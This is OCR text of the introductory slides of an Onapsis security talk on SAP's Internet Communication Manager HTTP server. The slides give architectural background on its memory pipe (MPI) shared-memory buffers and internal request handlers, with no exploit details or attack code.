
Internal Server Error: Exploiting Inter-Process Communication in SAP's HTTP Server

Martin Doyhenard
Security Researcher @
Onapsis

SAP ERP


- **Business Processes** software
  - **Operations**
  - **Financials**
  - **Human Capital**
  - **Customer Relationship**
  - **Supply Chain**
- Over 400,000+ Customers (90% Fortune-500)
- Based on Web Services through HTTP (Java and ABAP)
- Proprietary HTTP Server: **Internet Communication Manager**




https://meritotech.com/wp-content/uploads/2022/01/SAP-Imag.jpg

Internet Communication Manager

- Handles all communication of the SAP System with its clients and the outside world
- Protocols: **HTTP**, P4, IIOP, SMTP and others
- HTTP present by default in all SAP installations (Java, ABAP, WebDispatcher, S/4Hana)




ICM HTTP WorkFlow




ICM Memory Pipes

- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in **Shared Memory** and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread




ICM HTTP WorkFlow

- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in Shared Memory and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread



ICM HTTP WorkFlow

- MPI is an API/Framework to support exchange of data between ICM and Java/ABAP process
- Requests/Responses are placed in Shared Memory and accessed using MPI pointers
- MPI Buffers are fixed size (2^16 by default) and are reserved and freed by a Worker Thread




ICM HTTP Handlers

- **Method** and **URL** determines which Internal Handlers will be called
- When a Handler generates a Response, all others are removed.


Internal Handlers

- **Cache Handler**
- **Admin Handler**
- **Authentication Handler**
- **Modification Handler**
- **File Access Handler**
- **Redirect Handler**

